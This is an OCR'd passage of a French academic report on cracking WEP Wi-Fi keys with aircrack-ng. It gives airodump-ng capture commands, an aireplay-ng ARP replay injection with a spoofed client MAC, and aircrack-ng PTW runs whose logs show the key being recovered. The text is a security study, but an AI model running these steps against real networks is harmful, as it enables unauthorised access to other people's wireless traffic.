
Champ	Valeur	La description
BSSID	00:66 :4B :52:13:40	adresse MAC du point d'accès. Dans la section Client, un BSSID "(non associé)" signifie que le client est associé à aucun AP. Dans cet état un associated, il est à la recherche d'un AP de se connecter avec.
	94 :D7 :23 :9F :14 :44	

Champ	Valeur	La description
PWR	-1	le niveau du signal indiqué par la carte. Sa signification dépend du pilote, mais comme le signal devient plus élevé que vous se rapprocher de l'AP ou de la station. Si le PWR BSSID est -1, le pilote ne prend pas en charge le signal de rapports au niveau. Si le PWR est -1 pour un nombre limité de stations alors ceci est pour un paquet qui est venu de l'AP au client, mais les transmissions clients sont hors de portée de votre carte. Signification vous entendez seulement 1/2 de la communication. Si tous les clients ont PWR -1 alors le pilote ne prend pas en charge le signal de rapports au niveau.
	-45	
Beacons	0	Nombre d'annonces paquets envoyés par le point d'accès. Chaque point d'accès envoie une dizaine de balises par seconde au taux le plus bas (1M), de sorte qu'ils peuvent généralement être pris de très loin.
	493	
# Data	79	Le nombre de paquets de données capturés (si WEP, compte IV uniques), y compris les paquets de diffusion de données.
	156	
#/s	0	Nombre de paquets de données par seconde mesure au cours des 10 dernières secondes.
	0	
CH	-1	Le numéro de canal (extrait de paquets balise). Remarque: les paquets parfois d'autres canaux sont capturés, même si airodump-ng ne sautillait, en raison d'interférences radio.
	2	
MB	-1	Vitesse maximale supportée par l'AP. Si MB = 11, il est 802.11b si MB = 22 il est 802.11b + et des taux plus élevés sont 802.11g. Le point (après 54 ci-dessus) indique court préambule est pris en charge. Affiche "e" qui suit la valeur de vitesse Mo si le réseau a permis QoS.
	54^{e}	
ENC	WPA	algorithme de chiffrement utilisé. OPN = pas de cryptage, "WEP?" = WEP ou plus (pas assez de données pour choisir entre WEP et WPA / WPA2), WEP (sans le point d'interrogation) indique statique ou WEP dynamique et WPA ou WPA2 si TKIP ou CCMP est présent .
	WEP	

Champ	Valeur	La description
CIPHER	/	Le chiffrement détecté. Un des CCMP, WRAP, TKIP, WEP, WEP40 ou WEP104. Non obligatoire, mais TKIP est généralement utilisé avec WPA et CCMP est généralement utilisé avec WPA2. WEP40 est affiché lorsque l'index de clé est supérieure à 0. La norme que l'indice peut être 0-3 pour 40 bits et doit être 0 pour 104 bits.
	WEP	
AUTH		Le protocole d'authentification utilisé. Un des MGT (WPA / WPA2 utilisant un serveur d'authentification séparé), SKA (clé partagée WEP), PSK (clé pré-partagée WPA / WPA2), ou OPN (ouvert pour le WEP).
	OPN	
ESSID	<length : 0>	Affiche le nom du réseau sans fil. Le soi-disant "SSID", qui peut être vide si SSID cache est activé. Dans ce cas, airodump-ng va essayer de récupérer le SSID à partir des réponses de la sonde et les demandes d'association.
	DJAWEB_1444	
STATION	80 :4E :81 :82 :66 :DB	adresse MAC de chaque station ou des stations à la recherche d'un point d'accès pour se connecter avec associé. Clients pas actuellement associés à un AP ont un BSSID "(non associé)".
	80 :22 :75 :67 :8E :1D	
	C4 :8E :8F :79 :0E :95	
PWR	-92	Niveau de signale (ont a expliqué a la page précédent)
	-24	
	-78	
Lost	0	Le nombre de paquets de données perdues au cours des 10 dernières secondes sur la base du numéro de séquence.
	0	
	0	
Frames	81	Le nombre de paquets de données envoyés par le client.
	104	
	60	
Probes		Les ESSID sondées par le client. Ce sont les réseaux du client tente de se connecter à si elle n'est pas connecté.

Tableau N°6 : Les champs des réseaux Wi-Fi affiché(1)

On a choisie le AP(2) pour la capture des paquets dans le fichier .cap nommé **WEP** et on tapent la command comme suit :



airodump-ng - - essid DJAWEB_1444 --channel 2 –w WEP wlan0mon

Figure N° :28 les réseaux Wi-Fi disponible




Figure N° 29 : Capture des paquets du Channel 2 essid Djaweb_1444

dans la premier minute (1 min), après l'exécution de la commande airodump-ng l'adresse MAC est : BSSID : 94 :d7:23:9f:14:44 ESSID : DJAWEB_1444 donne 69 paquets

L'explication de différentes valeurs de chaque champ affiché est comme suite :

Paramètre	Description	Valeur
BSSID	L'adresse MAC de l'AP	94:D7:23:9F:14:44
PWR	La force du signal. Une valeur de -1 indique un problème de calcul sans incidence	-44
Beacons	Le nombre de Beacons reçu, ces petits paquets qu'emploies les AP pour s'annoncer	1091
#DATA	Cette colonne est primordiale. Plus vous aurez de #DATA (et donc de IVs), plus le crack sera rapide	69
#/s	Nombre de #DATA par seconde	0
CH	Le canal utilisé par l'AP. Information utile pour réduire le champ du scan et se concentrer sur la cible1..13	2
MB	La vitesse de l'AP, à l'heure actuelle, une écrasante majorité de 54 MB , 802.11g	54e
ENC	colonne primordiale, elle indique le protocole de cryptage employé par l'AP	WEP
CIPHER	La méthode d'authentification utilisée par l'AP	WEP
AUTH	Complément de la méthode d'authentification.	/
ESSID	Le nom du réseau Wi-Fi de l'AP	DJAWEB_1444

Tableau N°7 : Les champs des réseaux Wi-Fi afficher (2)

Champ des leur station est comme suite :

Paramètre	Description	Valeur
BSSID	L'adresse MAC de l'AP	94:D7:23:9F:14:44
STATION	L'adresse MAC de la station connecté à l'AP	80:22:75:67:8E:1D
PWR	La force du signal	-35
Rate	Le taux de transfert	6e -0
Lost	Le nombre de paquets perdus	0
Frames	Le nombre de paquets capturés	170
Probes	Le nom de l'ESSID auquel la station est connectée	/

Tableau N°8 : Les champs des réseaux Wi-Fi afficher (3)

- **étape 3**: la réinjection des paquets pour augmenté le nombre des paquets capturé et récolté les vecteurs d'initialisations (IVs) au maximum .

3.4.2 Récolte des vecteurs IV

Après quatre minute (4 min) (11 :51 et 11 :55) le fichier WEP-01.cap récolte 122 IVs , et on à exécuter la commande aircrack-ng WEP-01.cap en même temps que la récolte des paquets en cours d'exécution, on obtiens le résulta : failed. Next try with 5000 IVs.




Figure N°30 cracker le fichier WEP-01.cap

- KB 1 = Keybyte =01.
- depth 4/ 7 = Profondeur de recherche clé en cours.
- byte(vote)
  Octet coulé de l'IVs : F9 , OF, 1D, 21, 48, 52 , 56, 77
  votes indiquant Ceci est correct : (768), (512), (512), (512),(512),(512),(512),(512)

Chaque paquet de données contient un vecteur d'initialisation, comme une injection de intraveineuse, de sorte le nombre de différents IVs est généralement un peu inférieure au nombre de paquets de données capturé, le réseau n'est pas occupé il faudra accélérer beaucoup de paquets en utilise une attaque active (paquet replay)

Pour ce la ont augmente le nombre des paquets et leur IVs , réinjecte des paquets de type ARP (-3) a partir de la station C4:8E:8F:79:0E:95, comme suite :

aireplay-ng -3 –e DJAWEB_1444 –a 94:D7:23:9F:14:44 –h C4:8E:8F:79:0E:95 wlan0mon

On répétera la réinjection plusieurs fois (10), jusqu'aux paquets ARP serons accepter par le point d'accès dans le même Channel.

```
Read 1450 packets (got 0 ARP requests and 16 ACKs), sent 0 packets...(0 pps)
Read 1452 packets (got 0 ARP requests and 16 ACKs), sent 0 packets...(0 pps)
^Cad 1577 packets (got 0 ARP requests and 17 ACKs), sent 0 packets...(0 pps)
root@kali:~# aireplay-ng -3   -e DJAWEB_1444  -a 94:D7:23:9F:14:44   -h C4:8E:8F:79:0E:95  wlan0mon
The interface MAC (20:68:9D:50:5A:99) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether C4:8E:8F:79:0E:95
12:03:09  Waiting for beacon frame (ESSID: DJAWEB_1444) on channel 2
Found BSSID "94:D7:23:9F:14:44" to given ESSID "DJAWEB_1444".
Saving ARP requests in replay_arp-0513-120309.cap
You should also start airodump-ng to capture replies.
^Cad 105 packets (got 0 ARP requests and 1 ACKs), sent 0 packets...(0 pps)
root@kali:~# aireplay-ng -3   -e DJAWEB_1444  -a 94:D7:23:9F:14:44   -h C4:8E:8F:79:0E:95  wlan0mon
The interface MAC (20:68:9D:50:5A:99) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether C4:8E:8F:79:0E:95
12:04:28  Waiting for beacon frame (ESSID: DJAWEB_1444) on channel 2
Found BSSID "94:D7:23:9F:14:44" to given ESSID "DJAWEB_1444".
Saving ARP requests in replay_arp-0513-120428.cap
You should also start airodump-ng to capture replies.
^Cad 209 packets (got 0 ARP requests and 1 ACKs), sent 0 packets...(0 pps)
root@kali:~# aireplay-ng -3   -e DJAWEB_1444  -a 94:D7:23:9F:14:44   -h C4:8E:8F:79:0E:95  wlan0mon
The interface MAC (20:68:9D:50:5A:99) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether C4:8E:8F:79:0E:95
12:04:48  Waiting for beacon frame (ESSID: DJAWEB_1444) on channel 2
Found BSSID "94:D7:23:9F:14:44" to given ESSID "DJAWEB_1444".
Saving ARP requests in replay_arp-0513-120448.cap
You should also start airodump-ng to capture replies.
Read 61329 packets (got 12702 ARP requests and 16140 ACKs), sent 19298 packets...(500 pps)
```

Figure N°31 augmentation de nombre des paquets du fichier wep-01.cap

3.5 : Méthodologie d'attaque

Dans les seize minutes (16 Min) passé (11 :50 -12 :05) on a récolte 21189 paquets en utilise l'attaque PTW ? L'algorithme PTW n'utilise pas les Ivs, mais les ARP pour le crack. C'est la raison pour laquelle l'attaque d'ARP est comme suite :

```
CH  2 ][ Elapsed: 16 mins ][ 2016-05-13 12:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

94:D7:23:9F:14:44  -42   8     9610    21189  447   2  54e  WEP  WEP         DJAWEB_1444

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

94:D7:23:9F:14:44  C4:8E:8F:79:0E:95    0    1e- 1    125    53233
94:D7:23:9F:14:44  80:22:75:67:8E:1D  -46    1e- 1      0     1638
(not associated)   80:71:7A:73:01:E7  -88    0 - 1      0       14
```

Figure N° 32 : la récolte de fichier wep-01.cap

Résultats

[10] Ctrl + C pour arréter l'execution de la commend.

On a trouver la clé : 12:34:56:78:9B dont le nombre des paquètes égale à 21189 et de 51372 IVs de fichier : **WEP-01.cap**

```
root@kali:~# aircrack-ng WEP-01.cap
Opening WEP-01.cap
Read 231088 packets.

   #  BSSID              ESSID                     Encryption

   1  94:D7:23:9F:14:44  DJAWEB_1444               WEP (51372 IVs)

Choosing first network as target.

Opening WEP-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 51372 ivs.
                      KEY FOUND! [ 12:34:56:78:9B ]
        Decrypted correctly: 100%
```

Figure N° 33 résultas de cracker le fichiers WEP-01.cap

3.6 Analyse

Le résultat trouvé montre que pour la clé a été trouvé avec 21189 paquet, et 51372 VIs, On peut dire que le nombre de bits 64 le IVs est supérieure à 40000 IVs

	(1)
Taille de la clé	64 bits
La clé en Hexadécimale	123456789b
La clé en ASCII	31 32 33 34 35 36 37 38 39 62
Nombre des paquets récolté	21189
Temps #Data récoltes (seconde)	960
Nombre des bits trouvées	40

Tableau N°9 : analyse fichier wep-01.cap

3.7 Conclusion

Après avoir préparé l'environnement d'attaque et appliquer les différents outils pour le crack du protocole WEP .on a obtenus les résultats de l'exécution de chaque outils qui montre que le crack de la clé de 64 bits a été fait dans un temps très réduit soit 1_S après la récoltas des paquètes, avec un nombre égale a 21189 et 51372 IVs.

4. Analyse d'attaques WEP

4.1. Introduction

C**e** chapitre est l'interprétation des analyse sur la qualité des résultats obtenu après l'exécution des outilles de aircrack-ng sur quatre clé dont deux de 64 bits et deux autre de 128 bits ou chaque clé s'exécute plusieurs fois pour s'avoir dans quelle fichier et dans quelle cas le crack de la clé arrive plus vite, c'est l'objectif attendu de ces expériences.

4.2. Environnement d'attaque

Dans ces expérience on utilise un point d'accès (modem DB 120) , un micro-portable Packered bell CPU : N54213 2.41 MHz, RAM 2 Go, Disque Dur :300 Go, carte réseaux Wi-Fi et un flash disque Boot de capacité 4 Go contient le système d'exploitation kali lunix (on utilise l'outils Aircrack-ng), comme chapiter 03, et une base des données des fichiers .cap comme suite :

	Expérimente N°1	Expérimente N°2	Expérimente N°3	Expérimente N°3
Nom fichier	wep64	WEP64	wep128	WEP128
Taille de Clé (bits)	64	64	128	128
Nombre fichiers récolte	03	05	06	04

Tableau N°10 :les fichiers .cap d'essaie


- **Expérience N°1**

On prend le point d'accès AP et la taille de clé de 64 bits: C464F8C4B7.

ont a récolte les **trois** (3) fichiers dans différente temps, et en comme suite,

	(1)	(2)	(3)
N o m d e F i c h i e r	wep64-01.cap	wep64-02.cap	wep64-03.cap
Nombre des paquètes récolté	342	7848	48299
Temps #Data récoltes (seconde)	11	385	2206

Tableau N°11 : Récolte des fichiers Expérience N°1



Histogramme N°1 Nombre des paquets récolté dans essaie N° 1

Le fichier wep64-03.cap contient 48299 paquètes c'est le plus grand nombre des paquètes que wep64-02.cap (7848) et le fichier wep64-01.cap (342), parce que ont à le temps de récolte petit que 11 sec , 385 sec et 2206 sec,

- **Résultats du l'Expérience N° 1**

Après les récoltes des trois fichiers (03) en commence de cracker chaque fichier indépendant à l'autre ,on utilisé la méthode de crack PTW ce le plus efficace et rapide en obtient les résultats de chaque fichier comme suite :

La recherche du la clé dans le fichier wep64-01.cap ne pas continue, par ce que le 342 paquets, ne contient pas ou mois un IV. message afficher : Aucun réseaux trouvés, sortant (No networks found, exiting) . on sorte du aircrack-ng automatique.




Figure N° 34 résultas de cracker le fichiers wep64-01.cap

Le fichier wep64-02.cap test le 166929 clé et 3585 IVs dépuis 24 seconde mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Next try with 5000 IVs) en récolté plus 5000 IVs.




Figure N° 35 résultas de cracker le fichiers wep64-02.cap

Le fichier wep64-03.cap ont test 1874 clé et 20469 IVs depuis le 27 seconde est ont à trouvée la clé : C464F8C4B7, message afficher : déchiffré correctement 100% (Decrypted correctly 100%).





Figure N° 36 résultas de cracker le fichiers wep64-03.cap

- **Résultats synthèse de expérimente N°1**

		(1) wep64-01.cap	(2) wep64-02.cap	(3) wep64-03.cap
Temps de cracker (seconde)		0	24	27
Résultats	Nbr de paq	0	166929	1874
	IVs	0	3585	20469
Nombre de bits trouvés		0	0	40

Tableau N°12 : Résultat Expérience N°1



Histogramme N°2 : état de résultas dans l'essaie N° 1


Dans cet expérimentale N° 1 on remarque que la clé ce trouve après le cracker et le test du fichier .cap (3), (wep64-03.cap) dans les 20469 IVs et 1874 qui trouve le CA :64 :F8 :C4 :B7 (40 bits) .

- **Expérimente N° 2**

Dans cette expérience ont a changée la clé par 0BF43C49A2 , la taille du clé 64 bits, et en suite, récolte des cinq (5) fichiers .cap , dans des différentes tempe, ont obtient les nombre des paquètes comme suite :

	(1)	(2)	(3)	(4)	(5)
Nom de Fichier	**WEP64-01.cap**	**WEP64-02.cap**	**WEP64-03.cap**	**WEP64-04.cap**	**WEP64-05.cap**
Nombre des paquètes récolté	1283	27973	554867	2856342	276250
Temps #Data récoltes (seconde)	868	1224	483	1568	448

Tableau N°13 : Récolte des fichiers d'expérience N°2



Histogramme N°3 Nombre des paquets récolté dans l'essaie N° 2

Ont a récoltés dans cette expérimentale N°2 Le fichier WEP64-04.cap qui contient 2856342 paquets c'est le plus grand nombre, dans le 1568 seconde.

- **Résultats de l'expérience 2**

Après cette récolte des paquètes ont fait les cracks statique avec la méthode PTW et en obtient les résultats comme suite :

Après les récoltes des cinq fichiers (05) en commence de cracker chaque fichier indépendant à l'autre ,on utilisé la méthode de crack PTW en obtient les résultats de chaque fichier comme suite :

Le fichier wep64-01.cap test le 174529 clé et 390 IVs dépuis 17 seconde mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Failed. Next try with 5000 IVs) en récolté plus 5000 IVs.

```
                                Aircrack-ng 1.2 rc3

                        [00:00:17] Tested 174529 keys (got 390 IVs)

   KB    depth   byte(vote)
    0    7/  8   FD(1280) 1E(1024) 42(1024) 68(1024) 8E(1024) 91(1024) D0(1024) DD(1024)
    1   17/ 18   FB(1024) 08( 768) 0F( 768) 24( 768) 27( 768) 29( 768) 3C( 768) 42( 768)
    2    5/ 12   00(1280) 12(1024) 26(1024) 42(1024) 4B(1024) 54(1024) 5B(1024) 70(1024)
    3    2/  3   E3(1280) 10(1024) 14(1024) 4E(1024) 77(1024) 79(1024) A5(1024) AF(1024)
    4   22/  4   F4(1024) 25( 768) 3E( 768) 40( 768) 41( 768) 43( 768) 44( 768) 45( 768)

Failed. Next try with 5000 IVs.
```

Figure N° 36 résultas de cracker le fichiers wep64-01.cap

Le fichier wep64-02.cap test le 176211 clé et 607 IVs dépuis 36 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec 5000 IVs (Failed. Next try with 5000 IVs) en récolté plus 5000 IVs.

```
                                Aircrack-ng 1.2 rc3

                        [00:00:36] Tested 176221 keys (got 607 IVs)

      KB    depth   byte(vote)
       0    5/  6   92(1536) 0F(1280) 2B(1280) 44(1280) 4D(1280) 59(1280) 5C(1280) 66(1280)
       1    9/ 26   4D(1536) 2C(1280) 32(1280) 34(1280) 3D(1280) 49(1280) 52(1280) 55(1280)
       2   10/ 11   23(1536) 06(1280) 12(1280) 1E(1280) 25(1280) 5E(1280) 75(1280) 95(1280)
       3    5/  3   36(1536) 10(1280) 29(1280) 31(1280) 3E(1280) 41(1280) 4D(1280) 62(1280)
       4   22/  4   FE(1280) 00(1024) 0C(1024) 0F(1024) 1C(1024) 1D(1024) 27(1024) 29(1024)

    Failed. Next try with 5000 IVs.
```

Figure N° 37 Résultat de cracker le fichiers wep64-02.cap

Le fichier wep64-03.cap test le 162649 clé et 10154 IVs dépuis 24 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec15000 IVs (Failed. Next try with 15000 IVs) en récolté plus 15000 IVs.

```
                                Aircrack-ng 1.2 rc3

                        [00:00:24] Tested 162649 keys (got 10154 IVs)

   KB    depth   byte(vote)
    0   22/ 23   F1(12544) 12(12288) 1E(12288) 4D(12288) 5C(12288) D7(12288) DB(12288) 55(12032)
    1   11/  1   DD(13056) 2C(12800) 67(12800) 80(12800) 92(12800) B1(12800) B9(12800) D1(12800)
    2    8/ 16   D6(13568) 51(13312) 2F(13056) A0(13056) E0(13056) 36(12800) 38(12800) 39(12800)
    3    7/ 14   92(13312) 1F(13056) C3(13056) 4F(12800) 65(12800) 79(12800) BB(12800) 38(12544)
    4   22/  4   C8(12288) 31(12032) 3E(12032) 47(12032) 69(12032) 70(12032) B9(12032) C6(12032)

Failed. Next try with 15000 IVs.
```

Figure N° 38 résultas de cracker le fichiers wep64-03.cap

Le fichier wep64-04.cap test le 159793 clé et 10093 IVs dépuis 42 seconde, mais ne trouvé pas la clé, message afficher Échoué. Prochain essai avec15000 IVs (Failed. Next try with 15000 IVs) en récolté plus 15000 IVs.

```
                                Aircrack-ng 1.2 rc3

                        [00:00:42] Tested 159793 keys (got 10093 IVs)

   KB    depth   byte(vote)
    0   92/ 93   C4(10752) 0C(10496) 17(10496) 30(10496) 40(10496) 48(10496) 55(10496) 64(10496)
    1    7/  1   F5(13056) 0E(12800) 9D(12800) A5(12800) C7(12800) D9(12800) E4(12800) F4(12800)
    2   11/ 18   F1(13056) 85(12800) 90(12800) B1(12800) 3E(12544) 16(12288) 4B(12288) 72(12288)
    3   18/  3   C5(12544) 04(12288) 25(12288) 5A(12288) 71(12288) 93(12288) C8(12288) FD(12288)
